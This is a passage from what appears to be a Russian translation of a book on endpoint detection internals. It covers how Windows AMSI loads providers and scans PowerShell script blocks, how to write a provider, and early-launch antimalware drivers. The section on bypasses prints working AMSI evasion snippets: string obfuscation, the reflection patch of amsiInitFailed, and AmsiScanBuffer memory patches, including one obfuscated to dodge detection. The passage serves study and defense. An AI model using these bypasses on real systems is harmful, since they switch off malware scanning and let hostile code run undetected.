00007ff9`5ea75590 48ff1589790000 call  qword ptr [amsi!_imp_RegGetValueW]
0:011> du @rdx
00000057`2067eaa0 "Software\Classes\CLSID\{2781761E"
00000057`2067eae0 "-28E0-4109-99FE-B9D127C57AFE}\In"
00000057`2067eb20 "procServer32"
```

Листинг 10-10. Параметры, переданные RegGetValueW

Затем вызывается amsi!CheckTrustLevel(), чтобы проверить значение раздела реестра SOFTWARE\Microsoft\AMSI\FeatureBits. Этот раздел содержит DWORD, который может быть равен 1, стандартное значение, или 2, чтобы соответственно отключить или включить проверку поставщиков по подписи Authenticode. Если проверки Authenticode включены, проверяется путь из раздела реестра InProcServer32. После успешной проверки путь передаётся LoadLibraryW() для загрузки DLL поставщика AMSI, как показано в листинге 10-11.

```
0:011> u @rip L1
amsi!AmsiComSecureLoadInProcServer+0x297:
00007ff9`5ea7569b 48ff15fe770000 call  qword ptr [amsi!_imp_LoadLibraryExW]
0:011> du @rcx
00000057`2067e892 "C:\ProgramData\Microsoft\Windows"
00000057`2067e8d2 " Defender\Platform\4.18.2111.5-0"
00000057`2067e912 "\MpOav.dll"
```

Листинг 10-11. Загрузка MpOav.dll *с помощью LoadLibraryW()*

Если DLL поставщика загружена успешно, вызывается её функция DllRegisterServer(), чтобы предписать ей создать записи реестра для всех классов COM, поддерживаемых поставщиком. Цикл повторяет вызовы amsi!CGuidEnum::NextGuid(), пока не будут загружены все поставщики. В листинге 10-12 показан последний шаг: вызов метода QueryInterface() для каждого поставщика с целью получить указатель на интерфейсы IAntimalware.

```
0:011> dt OLE32!IID @rdx
 {82d29c2e-f062-44e6-b5c9-3d9a2f24a2df}
 +0x000 Data1   : 0x82d29c2e
 +0x004 Data2   : 0xf062
 +0x006 Data3   : 0x44e6
 +0x008 Data4   : [8] "???"
0:011> u @rip L1
amsi!ATL::CComCreator<ATL::CComObject<CAmsiAntimalware> >::CreateInstance+0x10d:
00007ff8`0b7475bd ff15b55b0000 call qword ptr [amsi!_guard_dispatch_icall_fptr]
0:011> t
amsi!ATL::CComObject<CAmsiAntimalware>::QueryInterface:
00007ff8`0b747a20 4d8bc8    mov     r9,r8
```

Листинг 10-12. Вызов QueryInterface для зарегистрированного поставщика

После возврата `AmsiInitialize()` AMSI готов к работе. Прежде чем PowerShell начнёт оценивать блок сценария, он вызывает `AmsiOpenSession()`. Как упоминалось ранее, функция позволяет AMSI сопоставлять несколько сканирований. По завершении она возвращает вызывающей стороне `HAMSISESSION`, который та может передавать всем последующим вызовам AMSI в текущем сеансе сканирования.

Когда встроенный в PowerShell AMSI получает блок сценария, а сеанс AMSI уже открыт, он вызывает `AmsiScanBuffer()` с блоком сценария на входе. Эта функция определена в листинге 10-13.

```
HRESULT AmsiScanBuffer(
 [in]   HAMSICONTEXT amsiContext,
 [in]   PVOID  buffer,
 [in]   ULONG  length,
 [in]   LPCWSTR  contentName,
 [in, optional] HAMSISESSION amsiSession,
 [out]   AMSI_RESULT *result
);
```

Листинг 10-13. Определение AmsiScanBuffer()

Основная обязанность функции - проверять допустимость переданных ей параметров. В том числе проверяется наличие содержимого во входном буфере и допустимого дескриптора `HAMSICONTEXT` с тегом `AMSI`, как видно в декомпилированном коде из листинга 10-14. Если любая проверка завершается неудачей, функция возвращает вызывающей стороне `E_INVALIDARG` (`0x80070057`).

```
if ( !buffer )
 return 0x80070057;
if ( !length )
 return 0x80070057;
if ( !result )
 return 0x80070057;
if ( !amsiContext )
 return 0x80070057;
if ( *amsiContext != 'ISMA' )
 return 0x80070057;
if ( !*(amsiContext + 1) )
 return 0x80070057;
v10 = *(amsiContext + 2);
if ( !v10 )
 return 0x80070057;
```

Листинг 10-14. Внутренние проверки корректности AmsiScanBuffer()

Если проверки пройдены, AMSI вызывает `amsi!CAmsiAntimalware::Scan()`, как показано в стеке вызовов из листинга 10-15.

```
0:023> kc
 # Call Site
00 amsi!CAmsiAntimalware::Scan
01 amsi!AmsiScanBuffer
02 System_Management_Automation_ni
--snip--
```

Листинг 10-15. Вызванный метод Scan()

Этот метод содержит цикл `while`, который перебирает каждого зарегистрированного поставщика AMSI; их число хранится по адресу `R14 + 0x1c0`. В цикле вызывается функция `IAntimalwareProvider::Scan()`, которую поставщик EDR может реализовать по своему усмотрению; от неё требуется лишь вернуть `AMSI_RESULT`, как определено в листинге 10-16.

```
HRESULT Scan(
 [in]  IAmsiStream *stream,
 [out] AMSI_RESULT *result
);
```

Листинг 10-16. Определение функции CAmsiAntimalware::Scan()

В стандартной реализации AMSI Microsoft Defender, `MpOav.dll`, эта функция выполняет базовую инициализацию, а затем передаёт выполнение `MpClient.dll` - клиентскому интерфейсу Windows Defender. Обратите внимание: Microsoft не предоставляет файлы базы данных программы для компонентов Defender, поэтому имя функции `MpOav.dll` в стеке вызовов из листинга 10-17 неверно.

```
0:000> kc
 # Call Site
00 MPCLIENT!MpAmsiScan
01 MpOav!DllRegisterServer
02 amsi!CAmsiAntimalware::Scan
03 amsi!AmsiScanBuffer
```

Листинг 10-17. Передача выполнения из `MpOav.dll` *в* `MpClient.dll`

AMSI передаёт результат сканирования обратно `amsi!AmsiScanBuffer()` через `amsi!CAmsiAntimalware::Scan()`, которая, в свою очередь, возвращает `AMSI_RESULT` вызывающей стороне. Если в блоке сценария обнаружено вредоносное содержимое, PowerShell создаёт исключение `ScriptContainedMaliciousContent` и не позволяет выполнить блок.

Реализация собственного поставщика AMSI

Как упоминалось в предыдущем разделе, разработчики могут реализовать функцию `IAntimalwareProvider::Scan()` по своему усмотрению. Например, можно просто журналировать сведения о сканируемом содержимом или пропускать содержимое буфера через обученную модель машинного обучения для оценки вредоносности. Чтобы понять общую архитектуру поставщиков AMSI всех производителей, в этом разделе по шагам разбирается устройство простой DLL поставщика, соответствующей минимальным требованиям Microsoft.

По своей сути поставщики AMSI - не что иное, как серверы COM, то есть DLL, загружаемые в процесс-хозяин и предоставляющие требуемую вызывающей стороне функцию, в данном случае `IAntimalwareProvider`. Эта функция расширяет интерфейс `IUnknown` тремя дополнительными методами: `CloseSession` закрывает сеанс AMSI по его дескриптору `HAMSISESSION`, `DisplayName` отображает имя поставщика AMSI, а `Scan` сканирует поток содержимого `IAmsiStream` и возвращает `AMSI_RESULT`.

В C++ базовое объявление класса, переопределяющего методы `IAntimalwareProvider`, может выглядеть как код в листинге 10-18.

```
class AmsiProvider :
  public RuntimeClass<RuntimeClassFlags<ClassicCom>,
  IAntimalwareProvider,
  FtmBase>
{
public:
 IFACEMETHOD(Scan)(
  IAmsiStream *stream,
  AMSI_RESULT *result
 ) override;
 IFACEMETHOD_(void, CloseSession)(
  ULONGLONG session
 ) override;
 IFACEMETHOD(DisplayName)(
  LPWSTR *displayName
 ) override;
};
```

Листинг 10-18. Пример определения класса IAntimalwareProvider

Наш код использует Windows Runtime C++ Template Library, сокращающую объём кода для создания компонентов COM. Методы `CloseSession()` и `DisplayName()` просто переопределяются собственными функциями, которые соответственно закрывают сеанс AMSI и возвращают имя поставщика. Функция `Scan()` получает сканируемый буфер как часть `IAmsiStream`, предоставляющего два метода, `GetAttribute()` и `Read()`, и определённого в листинге 10-19.

```
MIDL_INTERFACE("3e47f2e5-81d4-4d3b-897f-545096770373")
IAmsiStream : public IUnknown
{
public:
 virtual HRESULT STDMETHODCALLTYPE GetAttribute(
  /* [in] */ AMSI_ATTRIBUTE attribute,
  /* [range][in] */ ULONG dataSize,
  /* [length_is][size_is][out] */ unsigned char *data,
  /* [out] */ ULONG *retData) = 0;
 virtual HRESULT STDMETHODCALLTYPE Read(
  /* [in] */ ULONGLONG position,
  /* [range][in] */ ULONG size,
  /* [length_is][size_is][out] */ unsigned char *buffer,
  /* [out] */ ULONG *readSize) = 0;
};
```

Листинг 10-19. Определение класса IAmsiStream

Метод `GetAttribute()` получает метаданные сканируемого содержимого. Разработчики запрашивают эти атрибуты, передавая значение `AMSI_ATTRIBUTE`, указывающее нужные сведения, вместе с буфером подходящего размера. `AMSI_ATTRIBUTE` - перечисление, определённое в листинге 10-20.

```
typedef enum AMSI_ATTRIBUTE {
 AMSI_ATTRIBUTE_APP_NAME = 0,
 AMSI_ATTRIBUTE_CONTENT_NAME = 1,
 AMSI_ATTRIBUTE_CONTENT_SIZE = 2,
 AMSI_ATTRIBUTE_CONTENT_ADDRESS = 3,
 AMSI_ATTRIBUTE_SESSION = 4,
 AMSI_ATTRIBUTE_REDIRECT_CHAIN_SIZE = 5,
 AMSI_ATTRIBUTE_REDIRECT_CHAIN_ADDRESS = 6,
 AMSI_ATTRIBUTE_ALL_SIZE = 7,
 AMSI_ATTRIBUTE_ALL_ADDRESS = 8,
 AMSI_ATTRIBUTE_QUIET = 9
} AMSI_ATTRIBUTE;
```

Листинг 10-20. Перечисление AMSI_ATTRIBUTE

Хотя перечисление содержит 10 атрибутов, Microsoft документирует только первые пять. `AMSI_ATTRIBUTE_APP_NAME` - строка с именем, версией или GUID вызывающего приложения; `AMSI_ATTRIBUTE_CONTENT_NAME` - строка с именем файла, URL, идентификатором сценария или

эквивалентным идентификатором сканируемого содержимого; AMSI_ATTRIBUTE_CONTENT_SIZE - ULONGLONG с размером сканируемых данных; AMSI_ATTRIBUTE_CONTENT_ADDRESS - адрес содержимого в памяти, если оно полностью загружено в память; AMSI_ATTRIBUTE_SESSION содержит указатель на следующую часть сканируемого содержимого или NULL, если содержимое является самодостаточным.

В качестве примера в листинге 10-21 показано, как поставщик AMSI может использовать этот атрибут для получения имени приложения.

```
HRESULT AmsiProvider::Scan(IAmsiStream* stream, AMSI_RESULT* result)
{
 HRESULT hr = E_FAIL;
 ULONG ulBufferSize = 0;
 ULONG ulAttributeSize = 0;
 PBYTE pszAppName = nullptr;
 hr = stream->GetAttribute(
  AMSI_ATTRIBUTE_APP_NAME,
  0,
  nullptr,
  &ulBufferSize
 );
 if (hr != E_NOT_SUFFICIENT_BUFFER)
 {
  return hr;
 }
 pszAppName = (PBYTE)HeapAlloc(
  GetProcessHeap(),
  0,
  ulBufferSize
 );
 if (!pszAppName)
 {
  return E_OUTOFMEMORY;
 }
 hr = stream->GetAttribute(
  AMSI_ATTRIBUTE_APP_NAME,
  ulBufferSize,
 1 pszAppName,
  &ulAttributeSize
 );
 if (hr != ERROR_SUCCESS || ulAttributeSize > ulBufferSize)
 {
  HeapFree(
   GetProcessHeap(),
   0,
   pszAppName
  );
  return hr;
 }
 --snip--
}
```

Листинг 10-21. Реализация функции сканирования AMSI

Когда PowerShell вызывает эту функцию, pszAppName **1** содержит имя приложения в виде строки, которую AMSI может использовать для обогащения данных сканирования. Это особенно полезно, если блок сценария признан вредоносным: EDR сможет по имени приложения завершить вызывающий процесс.

Если AMSI_ATTRIBUTE_CONTENT_ADDRESS возвращает адрес памяти, мы знаем, что сканируемое содержимое полностью загружено в память, и можем взаимодействовать с ним напрямую. Чаще всего данные предоставляются как поток; тогда для получения содержимого буфера по одному фрагменту используется метод Read(), определённый в листинге 10-22. Можно задать размер фрагментов, передаваемый методу Read() вместе с буфером того же размера.

```
HRESULT Read(
 [in] ULONGLONG position,
 [in] ULONG  size,
 [out] unsigned char *buffer,
 [out] ULONG  *readSize
);
```

Листинг 10-22. Определение метода IAmsiStream::Read()

Что поставщик делает с этими фрагментами данных, полностью зависит от разработчика. Он может сканировать каждый фрагмент, прочитать весь поток и вычислить хэш содержимого либо просто записать подробности в журнал. Единственное правило: при возврате метод `Scan()` должен передать вызывающей стороне `HRESULT` и `AMSI_RESULT`.

Обход AMSI

AMSI - одна из самых изученных областей обхода. В немалой степени это связано с его эффективностью в первые годы, которая создала серьёзные трудности наступательным командам, активно использовавшим PowerShell. Для них AMSI представлял экзистенциальный кризис, мешавший работать основным агентам.

Атакующие могут применять для обхода AMSI множество методов. Хотя некоторые поставщики пытались помечать часть из них как вредоносные, число возможностей обхода AMSI ошеломляет, поэтому поставщики обычно не способны учесть их все. В этом разделе рассмотрены некоторые наиболее популярные способы обхода в современной операционной среде, но помните, что у каждого есть множество вариантов.

Обфускация строк

Один из первых способов обхода AMSI основывался на простой обфускации строк. Если атакующий мог определить, какая часть блока сценария помечается как вредоносная, он часто обходил обнаружение, разделяя, кодируя или иным образом скрывая строку, как в листинге 10-23.

```
PS > AmsiScanBuffer
At line:1 char:1
+ AmsiScanBuffer
+ ~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
 + CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException
 + FullyQualifiedErrorId : ScriptContainedMaliciousContent
PS > "Ams" + "iS" + "can" + "Buff" + "er"
AmsiScanBuffer
PS > $b = [System.Convert]::FromBase64String("QW1zaVNjYW5CdWZmZXI=")
PS > [System.Text.Encoding]::UTF8.GetString($b)
AmsiScanBuffer
```

Листинг 10-23. Пример обфускации строки в PowerShell, обходящей AMSI

AMSI обычно помечает строку `AmsiScanBuffer`, распространённый компонент способов обхода на основе исправления, как вредоносную, но здесь видно, что объединение строк позволяет избежать обнаружения. Реализации AMSI часто получают обфусцированный код, который передают поставщикам для определения вредоносности. Следовательно, поставщик должен обрабатывать функции эмуляции языка, такие как объединение строк, декодирование и расшифрование. Однако многие поставщики, включая Microsoft, не обнаруживают даже такие тривиальные обходы, как показанный здесь.

Исправление AMSI в памяти

Поскольку AMSI и связанные поставщики отображаются в процесс атакующего, он управляет этой памятью. Исправляя критически важные значения или функции внутри `amsi.dll`, атакующий может нарушить работу AMSI в своём процессе. Этот метод обхода чрезвычайно эффективен и примерно с 2016 года, когда Мэтт Гребер рассказал об использовании рефлексии в PowerShell для установки `amsiInitFailed` в `true`, стал стандартным выбором многих команд тестирования на проникновение. Его код из листинга 10-24 уместился в одном твите.

```
PS > [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').
>> GetField('amsiInitFailed','NonPublic,Static'.SetValue($null,$true)
```

Листинг 10-24. Простое исправление AmsiInitFailed

При исправлении атакующие часто выбирают целью `AmsiScanBuffer()` - функцию, отвечающую за передачу содержимого буфера поставщикам. Дэниел Дагган описывает этот метод в публикации «Memory Patching AMSI Bypass», где перечисляет действия, которые должен выполнить код атакующего перед любой действительно вредоносной активностью.

1. Получить адрес `AmsiScanBuffer()` внутри `amsi.dll`, загруженной в процесс.

2. С помощью `kernel32!VirtualProtect()` изменить защиту памяти на чтение-запись, что позволит атакующему разместить исправление.

3. Скопировать исправление в точку входа функции `AmsiScanBuffer()`.

4. Снова вызвать `kernel32!VirtualProtect()`, чтобы вернуть защите памяти значение чтение-исполнение.

Само исправление использует тот факт, что внутри `AmsiScanBuffer()` возвращает `E_INVALIDARG`, если первоначальные проверки завершаются неудачей. Среди них есть попытки проверить адрес сканируемого буфера. Код Даггана добавляет массив байтов, представляющий ассемблерный код из листинга 10-25. После исправления при выполнении `AmsiScanBuffer()` функция немедленно возвращает этот код ошибки, поскольку настоящая инструкция исходной функции была перезаписана.

```
mov eax, 0x80070057 ; E_INVALIDARG
ret
```

Листинг 10-25. Код ошибки, возвращаемый вызывающей стороне AmsiScanBuffer() после исправления

Существует множество вариантов этого метода, и все работают очень похоже. Например, атакующий может исправить `AmsiOpenSession()` вместо `AmsiScanBuffer()`. Он также может повредить один из параметров, передаваемых `AmsiScanBuffer()`, например длину буфера или контекст, заставив AMSI самостоятельно вернуть `E_INVALIDARG`.

Microsoft довольно быстро узнала об этом методе обхода и приняла меры защиты. Одно из реализованных обнаружений основано на последовательности кодов операций, составляющих описанное исправление. Однако атакующие могут обойти такие обнаружения множеством способов. Например, они могут просто изменить ассемблерный код, чтобы менее прямым способом получить тот же результат: поместить `0x80070057` в EAX и вернуть управление. Рассмотрим пример из листинга 10-26, где значение `0x80070057` разбивается, а не помещается в регистр целиком.

```
xor eax, eax ; Обнулить EAX
add eax, 0x7459104a
add eax, 0xbadf00d
ret
```

Листинг 10-26. Разбиение жёстко заданных значений для обхода обнаружения исправления

Представьте, что EDR ищет помещение значения `0x80070057` в регистр EAX. Эта стратегия обойдёт логику обнаружения, поскольку значение нигде не упоминается напрямую. Вместо этого оно разделено на два значения, сумма которых оказывается равна нужному результату.

Обход AMSI без исправления

В апреле 2022 года Сери Коберн представил метод обхода AMSI без исправления `amsi.dll` - действия, которое начали отслеживать многие поставщики EDR. Кроме того, метод Коберна не требует fork&run, позволяя атакующему оставаться в исходном процессе.

Метод весьма изобретателен. Сначала атакующий получает указатель на функцию `amsi!AmsiScanBuffer()` либо из загруженной `amsi.dll`, либо принудительно загружая её в процесс вызовом `LoadLibrary()`. Затем он регистрирует векторный обработчик исключений с помощью `kernel32!AddVectoredExceptionHandler()`. Этот обработчик позволяет разработчикам зарегистрировать функцию, которая отслеживает все исключения приложения и управляет ими. Наконец, атакующий устанавливает аппаратную точку останова на адресе `AmsiScanBuffer()`, изменяя отладочные регистры текущего потока DR0, DR6 и DR7.


Когда атакующий выполняет свой код .NET непосредственно в процессе, система в итоге вызывает `AmsiScanBuffer()`, что приводит к срабатыванию аппаратной точки останова и вызову векторного обработчика исключений. Эта функция берёт текущий контекст потока и обновляет регистры так, чтобы они соответствовали значениям, задаваемым, когда AMSI не обнаруживает вредоносное содержимое: возвращаемому значению 0 (`S-OK`) в RAX и результату 0 (`AMSI_RESULT_CLEAN`) по адресу `RSP+48`.

Кроме того, функция извлекает адрес возврата из стека (RSP) и направляет указатель инструкций (RIP) обратно вызывающей стороне `AmsiScanBuffer()`. Затем она возвращает указатель стека в положение до вызова `AmsiScanBuffer()`, очищает аппаратную точку останова и возвращает код `EXCEPTION_CONTINUE_EXECUTION`. Выполнение возобновляется в точке срабатывания. Теперь Windows использует изменённый атакующим контекст потока и продолжает выполнение с внесёнными изменениями, передавая поддельные значения вызывающей стороне и позволяя вредоносному коду продолжить работу незамеченным.

Заключение

AMSI - невероятно важная часть головоломки обнаружения на узле. Интеграция в PowerShell, .NET и Microsoft Office означает, что он расположен непосредственно на пути многих действий противника: от первоначального доступа до постэксплуатации. AMSI тщательно исследовали из-за огромного влияния на наступательные операции в момент выпуска. Сегодня AMSI играет скорее вспомогательную роль, поскольку существует почти неисчислимое множество стратегий обхода. Однако поставщики это заметили и начали вкладываться в мониторинг распространённых способов обхода AMSI, используя их как самостоятельные индикаторы активности противника.

Глава 11. Драйверы раннего запуска защиты от вредоносных программ



В 2012 году злоумышленники начали рекламную кампанию Zacinlo. Входивший в неё руткит семейства Detrahere обладал рядом средств самозащиты. Одним из самых интересных был его механизм закрепления.

Подобно процедурам обратного вызова, рассмотренным в главах 3-5, драйверы могут регистрировать процедуры обратного вызова, называемые обработчиками завершения работы, которые позволяют выполнить некоторое действие при завершении работы системы. Чтобы обеспечить закрепление своего руткита в системе, разработчики Zacinlo использовали такой обработчик: он повторно записывал драйвер на диск под новым именем и создавал новые разделы реестра для службы, которая снова запускала руткит как драйвер, загружаемый при запуске системы. Если кто-либо пытался очистить систему от руткита, драйвер просто заново создавал эти файлы и разделы, благодаря чему закреплялся гораздо надёжнее.

Хотя эта вредоносная программа уже не распространена, она выявляет большой пробел в защитном ПО: неспособность противодействовать угрозам, действующим на ранних этапах загрузки. Чтобы устранить этот недостаток, в Windows 8 Microsoft представила новую функцию защиты от вредоносных программ, позволяющую некоторым специальным драйверам загружаться раньше всех прочих драйверов, запускаемых при загрузке. Сегодня почти все поставщики EDR так или иначе используют эту возможность, называемую Early Launch Antimalware (ELAM), поскольку она позволяет воздействовать на систему на чрезвычайно раннем этапе загрузки. Кроме того, она открывает доступ к определённым видам системной телеметрии, недоступным другим компонентам.

В этой главе рассматриваются разработка, развёртывание и функции защиты процесса загрузки, предоставляемые драйверами ELAM, а также способы обхода этих драйверов. В главе 12 мы рассмотрим источники телеметрии и средства защиты процессов, доступные поставщикам, которые развёртывают драйверы ELAM на узлах.

Как драйверы ELAM защищают процесс загрузки

Microsoft позволяет сторонним драйверам загружаться на ранних этапах процесса загрузки, чтобы поставщики программного обеспечения могли инициализировать критически важные для системы драйверы. Однако это палка о двух концах. Такой механизм полезен для гарантированной загрузки критических драйверов, но и авторы вредоносных программ могут помещать свои руткиты в группы с ранним порядком загрузки. Если вредоносный драйвер успеет загрузиться раньше антивирусных или других защитных драйверов, он сможет вмешаться в систему, нарушить их работу или вообще помешать их загрузке.

Чтобы предотвратить такие атаки, Microsoft требовался способ загружать драйверы защиты конечных точек ещё раньше - до загрузки любого вредоносного драйвера. Основная функция драйвера ELAM состоит в получении уведомлений о попытках загрузки других драйверов во время запуска системы и последующем решении, разрешать ли их загрузку. Эта проверка является частью Trusted Boot - функции безопасности Windows, отвечающей за проверку цифровой подписи ядра и других компонентов, включая драйверы. Участвовать в ней могут только проверенные поставщики средств защиты от вредоносных программ.

Чтобы выпускать драйвер ELAM, разработчик должен участвовать в Microsoft Virus Initiative (MVI) - программе для компаний, создающих защитное ПО для Windows. На момент написания книги поставщик, желающий вступить в программу, должен обладать хорошей репутацией (её оценивают, среди прочего, по участию в конференциях и отраслевым отчётам), предоставить Microsoft свои приложения для проверки производительности и функций, а также передать решение на независимое тестирование. Поставщики также обязаны подписать соглашение о неразглашении, что, вероятно, объясняет немногословность знакомых с программой людей.

Microsoft Virus Initiative тесно связана с ELAM. Чтобы создать промышленный драйвер, который можно развёртывать в системах вне режима тестовой подписи, Microsoft должна снабдить его контрподписью. Для неё используется особый сертификат, отображаемый в сведениях о цифровой подписи драйвера ELAM как *Microsoft Windows Early Launch Anti-malware Publisher*, что показано на рисунке 11-1. Такая контрподпись доступна только участникам Microsoft Virus Initiative.




Рисунок 11-1. Контрподпись Microsoft на драйвере ELAM

Без этой подписи драйвер не сможет загрузиться в составе группы служб `Early-Launch`, рассмотренной в разделе «Загрузка драйвера ELAM» на странице 208 оригинала. Поэтому примеры этой главы предназначены для системы с включённой тестовой подписью, что позволяет не учитывать требование контрподписи. Описанные здесь процесс и код не отличаются от применяемых в промышленных драйверах ELAM.

Разработка драйверов ELAM

Во многих отношениях драйверы ELAM похожи на драйверы из предыдущих глав: они используют обратные вызовы, чтобы получать сведения о системных событиях и принимать решения по безопасности на локальном узле. Однако драйверы ELAM ориентированы именно на предотвращение, а не на обнаружение. Запущенный на раннем этапе загрузки драйвер ELAM оценивает каждый загружаемый при запуске системы драйвер и разрешает либо запрещает его загрузку на основании собственных данных о сигнатурах вредоносных программ, внутренней логики и системной политики, определяющей допустимый для узла риск. В этом разделе рассматривается процесс разработки драйвера ELAM, включая его внутреннее устройство и логику принятия решений.

Регистрация процедур обратного вызова

Первое специфическое для ELAM действие драйвера - регистрация процедур обратного вызова. Драйверы ELAM обычно используют обратные вызовы реестра и загрузки системы. Функции обратного вызова реестра, регистрируемые посредством `nt!CmRegisterCallbackEx()`, проверяют конфигурационные данные загружаемых драйверов в реестре. Мы подробно рассмотрели их в главе 5, поэтому возвращаться к ним не будем.

Более интересна процедура обратного вызова загрузки, регистрируемая посредством `nt!IoRegisterBootDriverCallback()`. Она предоставляет драйверу ELAM сведения о состоянии процесса загрузки и о каждом загружаемом при запуске драйвере. Функции обратного вызова загрузки передаются функции регистрации как `PBOOT_DRIVER_CALLBACK_FUNCTION` и должны иметь сигнатуру из листинга 11-1.

```
void BootDriverCallbackFunction(
 PVOID CallbackContext,
 BDCB_CALLBACK_TYPE Classification,
 PBDCB_IMAGE_INFORMATION ImageInformation
)
```

Листинг 11-1. Сигнатура функции обратного вызова драйвера ELAM

В процессе загрузки эта процедура получает события двух видов, которые определяются значением входного параметра `Classification`. Они заданы перечислением `BDCB_CALLBACK_TYPE` из листинга 11-2.

```
typedef enum _BDCB_CALLBACK_TYPE {
 BdCbStatusUpdate,
 BdCbInitializeImage,
} BDCB_CALLBACK_TYPE, *PBDCB_CALLBACK_TYPE;
```

Листинг 11-2. Перечисление BDCB_CALLBACK_TYPE

События `BdCbStatusUpdate` сообщают драйверу ELAM, до какого этапа дошла загрузка драйверов, запускаемых при загрузке системы, чтобы он мог действовать соответствующим образом. Возможны три состояния, показанные в листинге 11-3.

```
typedef enum _BDCB_STATUS_UPDATE_TYPE {
 BdCbStatusPrepareForDependencyLoad,
 BdCbStatusPrepareForDriverLoad,
 BdCbStatusPrepareForUnload
} BDCB_STATUS_UPDATE_TYPE, *PBDCB_STATUS_UPDATE_TYPE;
```

Листинг 11-3. Значения BDCB_STATUS_UPDATE_TYPE

Первое значение указывает, что система собирается загрузить зависимости драйверов. Второе означает, что система готовится загрузить драйверы, запускаемые при загрузке. Последнее указывает, что все такие драйверы загружены и драйверу ELAM следует подготовиться к выгрузке.

В первых двух состояниях драйвер ELAM получает событие другого типа, соответствующее загрузке образа драйвера, запускаемого при загрузке системы. Оно передаётся функции обратного вызова как указатель на структуру `BDCB_IMAGE_INFORMATION`, определённую в листинге 11-4.

```
typedef struct _BDCB_IMAGE_INFORMATION {
 BDCB_CLASSIFICATION Classification;
 ULONG ImageFlags;
 UNICODE_STRING ImageName;
 UNICODE_STRING RegistryPath;
 UNICODE_STRING CertificatePublisher;
 UNICODE_STRING CertificateIssuer;
 PVOID ImageHash;
 PVOID CertificateThumbprint;
 ULONG ImageHashAlgorithm;
 ULONG ThumbprintHashAlgorithm;
 ULONG ImageHashLength;
 ULONG CertificateThumbprintLength;
} BDCB_IMAGE_INFORMATION, *PBDCB_IMAGE_INFORMATION;
```

Листинг 11-4. Определение структуры BDCB_IMAGE_INFORMATION

Как видите, структура содержит основную часть сведений, используемых для решения о том, является ли драйвер руткитом. Большинство полей относится к цифровой подписи образа. Примечательно отсутствие некоторых ожидаемых полей, например указателя на содержимое образа на диске. Отчасти это обусловлено требованиями к производительности драйверов ELAM. Поскольку они могут влиять на время запуска системы, инициализируясь при каждой загрузке Windows, Microsoft устанавливает предел в 0,5 мс для оценки каждого драйвера и 50 мс для оценки всех запускаемых при загрузке драйверов в совокупности при объёме памяти 128 Кбайт. Эти требования ограничивают возможности драйвера ELAM: например, сканирование содержимого образа занимает слишком много времени. Поэтому разработчики обычно выявляют вредоносные драйверы по статическим сигнатурам.

